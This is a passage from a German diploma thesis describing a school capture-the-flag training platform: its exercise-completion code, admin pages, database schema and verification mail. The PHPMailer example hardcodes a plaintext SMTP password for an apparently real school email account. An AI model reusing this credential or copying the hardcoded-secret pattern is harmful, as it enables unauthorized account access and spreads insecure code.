session_name($session_name);
session_start();
```

Code 3: Session-Hashwert generieren

Wenn der Schüler die Schülerin die Übung bereits absolviert hat, wird neben dem Titel ein grünes Häkchen platziert, um anzuzeigen, dass sie erfolgreich abgeschlossen wurde. Dieser Absolvierungsstatus wird zudem in der Datenbank gespeichert, sodass er auch nach der Schließung der Website erhalten bleibt.

```
// Funktion zum Speichern des Übungsergebnisses
function saveExerciseCompletion($con, $username, $exerciseID) {
    // Holen der Benutzer-ID basierend auf dem Benutzernamen
    $userIDResult = $con->prepare("SELECT pk_account_id FROM accounts WHERE
    USERNAME = ?");
    $userIDResult->bind_param("s", $username);
    $userIDResult->execute();
    $userIDRow = $userIDResult->get_result()->fetch_assoc();
    $userID = $userIDRow['pk_account_id'];

    // Einfügen des Eintrags in die Tabelle player_exercises
    $insertResult = $con->prepare("INSERT INTO player_exercises (fk_pk_a
    count_id, fk_pk_uebung_id) VALUES (?, ?)");
    $insertResult->bind_param("ii", $userID, $exerciseID);
    $insertResult->execute();
}

function checkIfExerciseCompleted($con, $username, $exerciseID) {
    $query = $con->prepare("SELECT 1 FROM player_exercises WHERE fk_pk_ac-
count_id = (SELECT pk_account_id FROM accounts WHERE USERNAME = ?) AND
fk_pk_uebung_id = ?");
    $query->bind_param("si", $username, $exerciseID);
    $query->execute();
    $result = $query->get_result();
    return $result->num_rows > 0;
}
```

Code 4: Übung als Absolviert setzen

Nach erfolgreichem Abschluss des Quizzes wird die Seite wie folgt angezeigt:





Abbildung 16: Fertige Quizseite

### 1.3.2.10 Genre *(genre.php)*

Die verschiedenen Übungen sind übersichtlich nach Themen sortiert. Ein Klick führt zur jeweiligen Themenseite, auf der man den Schwierigkeitsgrad jeder Übung einsehen kann sichtbar durch eine Bewertung von einem bis fünf Sternen.





Abbildung 17: Übungsklassifizierung

## 1.3.3 admin.ctflab.at

Für das Nachhaltigkeitskonzept sowie zur Schaffung einer weiterverwendbaren Diplomarbeit wurde ein spezialisierter Administrationsbereich entwickelt. Dieser bietet eine umfassende Verwaltungsebene für sämtliche Funktionen der Webseite.

### 1.3.3.1 CTF-Verwaltung

Im Verwaltungsabschnitt für Capture The Flag (CTF) befinden sich folgende Unterbereiche, die das Bearbeiten der CTFs ermöglichen:

#### 1.3.3.1.1 Lösungen *(CTF-Loesungen.php)*

Hier haben Administratoren die Möglichkeit, Step-by-Step Lösungsguides hochzuladen, die dann als herunterladbare .pdf-Dateien für die Nutzer zur Verfügung stehen.





Abbildung 18: CTF-Lösungsseite im Adminbereich

#### 1.3.3.1.2 Übungen *(Uebungen.php)*

In diesem Bereich besteht die Möglichkeit, vorhandene Übungen zu überarbeiten oder neue Übungen hochzuladen. Dabei stehen folgende Parameter zur Verfügung:

- pk_uebung_id (wird automatisch generiert)
- Titel
- Autor
- Genre
- Schwierigkeitsgrad
- Angabe (als .pdf hochladen)
- Sonstige erforderliche Unterlagen


Abbildung 19: Übungsabänderungen im Adminbereich

Beim Erstellen einer neuen Übung wird im Hintergrund automatisch der gesamte PHP-Code dynamisch generiert und die Seite wird entsprechend der Genre-Klassifizierung einsortiert. Beim Löschen einer Übung wird automatisch auch die entsprechende .php-Seite entfernt.





Abbildung 20: Übungserstellung UML-Ablaufdiagramm

#### 1.3.3.1.3 Flaggenverwaltung *(flaggenverwaltung.php)*

In diesem Bereich besteht die Möglichkeit, Fragen und Antworten zu den jeweiligen Übungen hinzuzufügen.


Abbildung 21: Flaggenverwaltung im Adminbereich

Zur Hinzufügung einer Frage sind die Eingabe der pk_uebung_id sowie der Frage und Antwort erforderlich. Anschließend ist der Vorgang durch Klicken auf "Hinzufügen" abzuschließen. Alle pk_uebung_id Werte sind auf der Seite gelistet.


Abbildung 22: Flag hinzufügen im Adminbereich

### 1.3.3.2 Eventrooms

In diesem Abschnitt erfolgt die Verwaltung der Eventrooms. Hierbei umfasst die Administration sämtliche Aspekte von der Erstellung und Konfiguration der Räumlichkeiten bis hin zur Anpassung bestehender Räume.

#### 1.3.3.2.1 Bearbeiten *(eventrooms.php)*

Auf dieser Seite kann ein Eventroom erstellt, bearbeitet oder gelöscht werden.

Dazu muss folgendes eingegeben werden.

- Raumname
- Beschreibung
- Startdatum
- Enddatum
- Betreuer





Abbildung 23: Bearbeitung der Eventrooms im Adminbereich

Diese werden ebenfalls automatisch generiert und die Webseite wird automatisch angezeigt.

#### 1.3.3.2.2 Spieler-Hinzufügen (player_eventrooms.php)

Mit dieser Verwaltungsseite werden Spieler hinzugefügt. Dazu müssen auf die auf der Seite befindenden Checkboxen angeklickt werden und anschließend auf update gedrückt werden.





Abbildung 24: Spieler in den Eventroom hinzufügen

#### 1.3.3.2.3 Übung-Hinzufügen *(uebung_eventrooms.php)*

Mit dieser Seite kann man die CTFs zu einem Eventroom hinzufügen. Dazu muss die fk_pk_eventroom_id eingegeben werden, diese wird links neben den Räumen automatisch generiert und angezeigt. Zusätzlich muss die pk_uebung_id eingegeben werden, diese ist auf derselben Seite angezeigt. Beim runterscrollen befindet sich eine Tabelle mit allen Übungen und deren zugehörigen pk_uebung_id.


Abbildung 25: Übung zu einem Eventroom hinzufügen

#### 1.3.3.2.4 Abgaben (solution_eventrooms.php)

Unter dem Abschnitt Abgaben, können die Schülerausarbeitungen gesammelt als .zip Datei runtergeladen werden. Die Abgaben haben folgendes Muster:

- [JJMMTT]_[hhmmss]_[Benutzername]_[Name der .pdf Datei].pdf


Abbildung 26: Abgaben aus dem Eventroom herunterladen

Diese werden in folgenden Schema runtergeladen:





Abbildung 27: Heruntergeladene Abgaben

#### 1.3.3.3 Sonstige

In dem Adminbereich gibt es noch einen Abschnitt namens „Sonstige“, in diesem Bereich befinden sich zusätzliche Materialien und Referenzen, die zur Diplomarbeit gehören.

**GitLab**

Der Bereich GitLab enthält einen Link zum zugehörigen GitLab-Projekt. Dieses Projekt hat das Potenzial, in Zukunft eine breite Palette von Ressourcen zu umfassen. Derzeit befindet sich auf GitLab nur ein früheres Verwaltungshandbuch und Recherchen.

**Datenbank/Benutzer**

Im Abschnitt "Datenbank/Benutzer" ist die Vergabe von Benutzernamen, E-Mail-Adressen und Administratorenstatus möglich.


Abbildung 28: Benutzerverwaltung im Adminbereich

# 1.4 Styling & Framework

## 1.4.1 CMS

Die Hauptseite ctflab.at wurde mithilfe von WordPress realisiert. Hierzu wurde lediglich das “Team Showcase” Plugin aktiviert, welches die Teammitglieder auflistet.

## 1.4.2 CSS

Für unsere CTF-Webseiten wurde Cascading Style Sheet verwendet, um den Webauftritt attraktiver zu gestalten.

- Style.css
  Plattformübergreifendes Stylesheet für alle unsere CTF-Hackingseiten
- Super-classes.css
  Style Änderungen der Superklassen wie beispielsweise <h1> oder <p>
- Bootstrap.min.css
  Bootstrap Framework

## 1.4.3 d3 Framework

Für die Statistiken auf der Rangliste wurde das d3 Framework eingesetzt. Dadurch konnte eine dynamische Punktestatistik der vergangen fünf Tage erzeugt werden. Diese werden in Form eines Diagramms angezeigt.






Abbildung 29: d3-Statistik

## 1.5 Datenbank

Für die Einrichtung der Datenbank wurde MariaDB gewählt, welche als das Herzstück der Datenspeicherung für die Webseite der Kobayashi-Maru-Abschlussarbeit dient. In ihr sind alle wichtigen Informationen gespeichert, angefangen bei Benutzerdaten über Übungen bis hin zu Flags und anderen bedeutsamen Datenwerten.

### 1.5.1 ER-Modell

Auf der nächsten Seite (siehe ) ersichtlich.


accounts
USERNAME: varchar(255)
PASSWORD: varchar(255)
EMAIL: varchar(255)
TOKEN: varchar(255)
PUNKTE: int(11)
PROFILE_PICTURE: varchar(255)
VORNAME: varchar(255)
NACHNAME: varchar(255)
KLASSE: varchar(255)
SCHULJAHR: varchar(255)
is_admin: tinyint(1)
pk_account_id: int(11)
eventroom
roomname: varchar(255)
description: text
start_date: date
end_date: date
Betreuer: varchar(255)
pk_eventroom_id: int(11)
uebung
Titel: varchar(255)
Autor: varchar(255)
genre: varchar(255)
difficulty_level: int(11)
Angabe: varchar(255)
Loesung: varchar(255)
pk_uebung_id: int(11)
fk_pk_eventroom_id:pk_eventroom_id
fk_pk_account_id:pk_account_id
fk_pk_uebung_id:pk_uebung_id
pk_uebung_id
eventroom_access
fk_pk_account_id: int(11)
fk_pk_eventroom_id: int(11)
pk_eventroom_access_id: int(11)
eventroom_uebung
fk_pk_eventroom_id: int(11)
fk_pk_uebung_id: int(11)
completed_exercises
fk_pk_account_id: int(11)
fk_pk_uebung_id: int(11)
pk_completed_id: int(11)
uebungdokumente
pk_uebung_id: int(11)
dokumentenpfad: varchar(255)
dokument_id: int(11)
room_id:pk_eventroom_id
eventroom_chat_messages
room_id: int(11)
fk_eventroom_id: int(11)
sender: varchar(255)
message: text
message_type: enum('sent', 'received')
timestamp: timestamp
created_at: timestamp
id: int(11)
account_eventroom
fk_pk_account_id: int(11)
fk_pk_eventroom_id: int(11)
pk_account_eventroom_id: int(11)
player_exercises
fk_pk_account_id: int(11)
fk_pk_uebung_id: int(11)
achieved_points: int(11)
pk_player_exercise_id: int(11)
uebung_quiz
frage: varchar(255)
antwort: varchar(255)
fk_pk_uebung_id: int(11)
pk_hint_id: int(11)

### 1.5.2 Creates

Exemplarisch wird folgendes Create Statement angezeigt. Diese sind Datenbanktabellen, welche Benutzerinformationen, Übungen oder sonstiges enthalten.

```
CREATE DATABASE IF NOT EXISTS `KM` DEFAULT CHARACTER SET utf8 COLLATE
utf8_unicode_ci;
USE `KM`;


CREATE TABLE IF NOT EXISTS `accounts` (
  `pk_account_id` int(11) NOT NULL AUTO_INCREMENT,
  `USERNAME` varchar(255) COLLATE utf8_unicode_ci NOT NULL,
  `PASSWORD` varchar(255) COLLATE utf8_unicode_ci NOT NULL,
  `EMAIL` varchar(255) COLLATE utf8_unicode_ci NOT NULL,
  `TOKEN` varchar(255) COLLATE utf8_unicode_ci DEFAULT NULL,
  `PUNKTE` int(11) DEFAULT '0',
  `PROFILE_PICTURE` varchar(255) COLLATE utf8_unicode_ci DEFAULT NULL,
  `VORNAME` varchar(255) COLLATE utf8_unicode_ci DEFAULT NULL,
  `NACHNAME` varchar(255) COLLATE utf8_unicode_ci DEFAULT NULL,
  `KLASSE` varchar(255) COLLATE utf8_unicode_ci DEFAULT NULL,
  `SCHULJAHR` varchar(255) COLLATE utf8_unicode_ci DEFAULT NULL,
  `is_admin` tinyint(1) DEFAULT '0',
  PRIMARY KEY (`pk_account_id`)
) ENGINE=InnoDB AUTO_INCREMENT=13 DEFAULT CHARSET=utf8 COL-
LATE=utf8_unicode_ci;
```

Code 5: Datenbank-Creates

### 1.5.1 Inserts

Exemplarisch wird folgendes Insert Statement angezeigt. In folgender Form, werden die Werte in die Datenbank eingetragen.

```
INSERT INTO `Uebung` (`pk_uebung_id`, `Titel`, `Autor`, `genre`, `difficu-
lty_level`, `Angabe`, `Loesung`) VALUES
(1, 'The Ripper', 'Karanbir Guron', 'Brute-Force', 1, '', '../solution/Lo-
esung_The Ripper.pdf'),
(2, 'Affine-Chiffre', '', 'Cryptography', 2, '../Angaben/Affine-Chiffre.pdf',
'../solution/Loesung_Affine-Chiffre.pdf'),
(3, 'Bacon-Chiffre', '', 'Cryptography', 3, '../Angaben/Bacon-Chiffre.pdf',
'../solution/Loesung_Bacon-Chiffre.pdf'),
(4, 'Birthday-Attack-Extended', '', 'Brute-Force', 3, '../Angaben/Birthday-
Attack-Extended.pdf', '../solution/Loesung_Birthday-Attack-Extended.pdf'),
(5, 'Birthday-Attack', '', 'Brute-Force', 4, '../Angaben/Birthday-At-
tack.pdf', '../solution/Loesung_Birthday-Attack.pdf'),
```

Code 6: Datenbank-Inserts

# 1.6 PHPMail

Es wird automatisch eine PHP-Mail generiert, die dem Benutzer nach erfolgreicher Registrierung zugesandt wird. Diese E-Mail enthält einen Verifikationstoken, welcher anschließend auf unserer Webseite eingegeben werden kann, um das Benutzerkonto zu aktivieren.


Abbildung 31: Verifikationsmail

## SMTP-Server

Für unsere Diplomarbeit wurde eine O365 E-Mail aufgesetzt. Diese lautet capturetheflag@htl.rennweg.at. Die läuft als SMTP-Server für unsere Webseite und für unsere Verifikationsmail.

```
$mail = new PHPMailer(true);
 try {
    // Nachdem die Benutzerdaten validiert und in die Datenbank eingefügt wurden
    $_SESSION['username'] = $_POST['username'];
    $mail->isSMTP(); // Set mailer to use SMTP
    $mail->Host = 'smtp.office365.com'; // Specify main and backup SMTP servers
    $mail->SMTPAuth = true; // Enable SMTP authentication
    $mail->Username = 'capturetheflag@htl.rennweg.at'; // SMTP username
    $mail->Password = 'Wok47982'; // SMTP password
    $mail->SMTPSecure = PHPMailer::ENCRYPTION_STARTTLS; // Enable TLS encryption,
`ssl`
    $mail->Port = 587; // TCP port to connect to
```

Code 7: PHPMailer zum Senden der Verifikationsemail

# 1.7 Webserver Hardening

## 1.7.1 XAMPP

Der XAMPP-Dienst ist konfiguriert worden, um den Zugriff auf das Anzeigen des Verzeichnisindex zu verweigern. Hierfür wurde eine sichere .htaccess-Datei erstellt, die folgende Anweisungen enthält:

```
 # Disable Directory Browsing
Options -Indexes

# Protect .htaccess and .htpasswd files
<Files ~ "^\.ht">
    Order allow,deny
    Deny from all
</Files>

# Deny access to sensitive files
<FilesMatch "\.(env|con-
fig|ini|phps|fla|psd|log|sh)$">
    Order allow,deny
    Deny from all
</FilesMatch>


# Custom Error Pages
ErrorDocument 403 /error.php
```

Code 8: .htaccess xampp Absicherung

Diese Konfiguration stellt sicher, dass der Zugriff auf sensible Dateien und Verzeichnisinhalte eingeschränkt wird, während benutzerdefinierte Fehlerseiten für den Fall von Zugriffsverweigerungen bereitgestellt werden.

## 1.7.2 Authentication

Der Zugriff auf unsere Dienste ist ausschließlich nach einer erfolgreichen Anmeldung möglich. Um sich zu registrieren, muss der Benutzer einen Anmeldevorgang durchführen. Zusätzlich dazu erhält der Benutzer nach der Registrierung einen Verifizierungstoken per E-Mail zugesandt, den er auf der Webseite eingeben muss. Erst nach erfolgreichem Eintragen dieses Tokens hat der Benutzer Zugriff auf unsere Dienste.

Andernfalls wird eine entsprechende Fehlermeldung angezeigt:

